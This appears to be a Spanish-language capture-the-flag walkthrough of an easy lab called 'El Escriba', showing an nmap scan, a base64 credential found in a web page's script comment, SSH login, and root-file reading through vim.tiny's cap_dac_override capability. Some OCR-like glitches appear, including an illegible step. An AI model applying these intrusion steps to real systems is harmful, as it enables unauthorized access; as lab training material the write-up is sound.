


Iniciamos el lab EL ESCRIBA



```
kali@Kali: ~/Downloads/Labs/Facil/EL ESCRIBA
Session Actions Edit View Help

Whoctini-Labs

LABORATORIO: El Escriba
DIFICULTAD: fÁcil [*****]
PUNTUACIÓN: 1 XP


[*] Cargando imagen desde el_escriba.tar ...

Laboratorio: El Escriba
Dificultad: ★★★★★★

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: 
```

Comenzamos nuestro análisis buscando puerto abiertos con nmap



```
kali@Kali: ~/Downloads/Labs/Facil/EL ESCRIBA
Session Actions Edit View Help


(kali@kali)~[~/Downloads/Labs/Facil/EL ESCRIBA]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan_el_escriba
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-06 20:57 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:57
Completed NSE at 20:57, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:57
Completed NSE at 20:57, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:57
Completed NSE at 20:57, 0.00s elapsed
Initiating ARP Ping Scan at 20:57
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:57, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:57
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:57, 0.59s elapsed (65535 total ports)
Initiating Service scan at 20:57
Scanning 2 services on 172.17.0.2
Completed Service scan at 20:58, 6.06s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:58
Completed NSE at 20:58, 0.19s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:58
Completed NSE at 20:58, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
```

```
kali@kali: ~/Downloads/Labs/Facil/EL ESCRIBA
Session Actions Edit View Help
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:58
Completed NSE at 20:58, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000030s latency).
Scanned at 2026-07-06 20:57:55 CST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64      OpenSSH 10.0p2 Debian 7+deb13u2 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64      Apache httpd 2.4.66 ((Debian))
|_ http-title: Whoami-Labs | Infra Dashboard
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET POST
|_ http-server-header: Apache/2.4.66 (Debian)
MAC Address: 56:33:08:C7:97:FC (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:58
Completed NSE at 20:58, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:58
Completed NSE at 20:58, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:58
Completed NSE at 20:58, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.36 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(kali@kali)~[~/Downloads/Labs/Facil/EL ESCRIBA]
$
```

Se encontraron dos puertos abiertos, 22 para ssh y 80 para http, como todavía no tenemos credenciales de acceso a ssh, dirigiremos nuestra atención por ahora al servicio web y su código fuente



El código fuente muestra lo siguiente

```
kali@kali: ~/Downloads/Labs/Facil/EL ESCRIBA
Session Actions Edit View Help

(kali@kali)~[~/Downloads/Labs/Facil/EL ESCRIBA]
$ curl http://172.17.0.2
<!DOCTYPE html><html lang="es"><head>  <meta charset="UTF-8">  <meta name="viewport" content="width=device-width, initial-scale=1.0">  <title>Whoami-Labs | Infra Dashboard</title>  <link href="https://fonts.googleapis.com/css2?family=Inter:wght@300;400;600&display=swap" rel="stylesheet">  <style>  :root { --bg: #0a0a0c; --card: #16161a; --accent: #3b82f6; --text: #f8fafc; }  body { font-family: "Inter", sans-serif; background: var(--bg); color: var(--text); margin: 0; padding: 20px; }  .container { max-width: 1200px; margin: 0 auto; }  header { display: flex; justify-content: space-between; align-items: center; border-bottom: 1px solid #333; padding-bottom: 20px; margin-bottom: 20px; }  .logo { font-weight: 600; font-size: 1.5rem; color: var(--accent); }  .grid { display: grid; grid-template-columns: repeat(auto-fit, minmax(300px, 1fr)); gap: 20px; }  .card { background: var(--card); border: 1px solid #2d2d33; padding: 20px; border-radius: 12px; box-shadow: 0 10px 15px -3px rgba(0,0,0,0.1); }  .card h3 { margin-top: 0; color: #94a3b8; font-size: 0.9rem; text-transform: uppercase; }  .stat { font-size: 2.5rem; font-weight: 600; margin: 10px 0; }  { display: inline-block; padding: 4px 12px; border-radius: 99px; font-size: 0.8rem; background: rgba(59,130,246,0.1); color: var(--accent); }  footer { margin-top: 40px; color: #444; font-size: 0.8rem; text-align: center; }  </style></head>  <body>  <div class="container">  <div class="header">  <div class="logo">WHOAMI-LABS <span style="color:#eee">// NODE-01</span></div>  <div class="badge">PROD ENVIRONMENT</div>  </div>  <div class="grid">  <div class="card"><h3>CPU Load</h3><div class="stat">12.4%</div><div style="height:4px; background:#333; width:100%"><div style="height:4px; background:var(--accent); width:12%"></div></div></div>  <div class="card"><h3>RAM Usage</h3><div class="stat">4.2 GB</div><p style="color:#64748b">Total available: 16 GB</p></div>  <div class="card"><h3>Active Sessions</h3><div class="stat">842</div><p style="color:#64748b">Stable response time</p></div>  </div>  <script>  /*  INTERNAL API CONFIGURATION - DO NOT MODIFY  This object handles the internal node authentication.  TODO: Move these variables to a secure vault before the Q4 audit.  */  const node_system_config = {  "node_id": "ND-992-XC",  "api_v": "2.4.1",  "debug_mode": false,  "Failover": "enabled",  "legacy_auth": "c3R1ZGVueDpzdHVkZW50MTIz",  };  console.log("Infrastructure Monitoring Active ...");  </script></body></html>

(kali@kali)~[~/Downloads/Labs/Facil/EL ESCRIBA]
$
```

Encontramos entre los comentarios la frase:

```
"legacy_auth": "c3R1ZGVudDpzdHVkZW50MTIz"
```

Lo cual nos hace pensar que podrían ser unas credenciales codificadas, probemos decodificarlas con base64

```
(kali@kali)-[~/Downloads/Labs/Facil/EL ESCRIBA]
$ echo "c3R1ZGVudDpzdHVkZW50MTIz" | base64 -d
student: [REDACTED]
(kali@kali)-[~/Downloads/Labs/Facil/EL ESCRIBA]
$
```

Probemos estas credenciales con ssh

```
(kali@kali)-[~/Downloads/Labs/Facil/EL ESCRIBA]
$ ssh student@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:lsqhNFMdQYB6Y2kWAESvnydurLhTHJNr4q8phgATxc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
student@172.17.0.2's password:
Linux 433739d83b35 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
student@433739d83b35:~$
```

Ahora veamos que permisos tenemos con este usuario

```
student@433739d83b35:~$ whoami
student
student@433739d83b35:~$ id
uid=1000(student) gid=1000(student) groups=1000(student)
student@433739d83b35:~$ sudo -l
-bash: sudo: command not found
student@433739d83b35:~$ pwd
/home/student
student@433739d83b35:~$ ls -al
total 24
drwx----- 1 student student 4096 May  5 06:41 .
drwxr-xr-x  1 root    root    4096 May  5 06:41 ..
-rw-r--r--  1 student student  220 Mar  8 15:21 .bash_logout
-rw-r--r--  1 student student 3526 Mar  8 15:21 .bashrc
-rw-r--r--  1 student student  807 Mar  8 15:21 .profile
-r-----  1 student student   32 May  5 06:41 user.txt
student@433739d83b35:~$ cat user.txt
Capabilities{[REDACTED]}
student@433739d83b35:~$
```

Hemos conseguido la bandera del usuario, ahora ingresémosla en la terminal donde iniciamos el lab para verificarla

```
kali@kali: ~/Downloads/Labs/Facil/EL ESCRIBA
Session Actions Edit View Help

Whoctini-Labs

LABORATORIO: El Escribe
DIFICULTAD: Fácil [★☆☆☆☆]
PUNTUACIÓN: 1 XP

[*] Cargando imagen desde el_escriba.tar ...

Laboratorio: El Escribe
Dificultad: ★☆☆☆☆

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: Capabilities{[REDACTED]}
[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: 
```

Ahora seguiremos en la búsqueda de la bandera de root, la bandera del usuario nos da la pista de capability, vamos a seguirla a ver si logramos obtener algún resultado

```
student@433739d83b35:~$ getcap -r / 2>/dev/null
/usr/bin/vim.tiny cap_dac_override=ep
```

¡Perfecto! Encontramos **vim.tiny con cap_dac_override=ep**. Esto significa que vim puede leer y escribir cualquier archivo en el sistema, independientemente de los permisos. Esto es suficiente para escalar a root.

Dado que vim puede leer cualquier archivo, ejecutemos `vim /root/root.txt`

[illegible]

Ahora que ya tenemos la bandera de root solo nos resta verificarla

```
kali@kali: ~/Downloads/Labs/Facil/EL ESCRIBA
Session Actions Edit View Help

Whoctm-Labs

LABORATORIO: El Escriba
DIFICULTAD: Fácil [*****]
PUNTUACIÓN: 1 XP

[*] Cargando imagen desde el_escriba.tar...

Laboratorio: El Escriba
Dificultad: ★★★★★★

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: Capabilities{[REDACTED]}
[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: Capabilities{[REDACTED]}
[V] ¡Correcto! Flag ROOT validada.

*****
¡FELICIDADES! HAS COMPLETADO EL LABORATORIO El Escriba
Tiempo total: 1h 21m 20s
XP Obtenida: 1 Puntos
*****
Presiona Enter para cerrar el laboratorio... 
```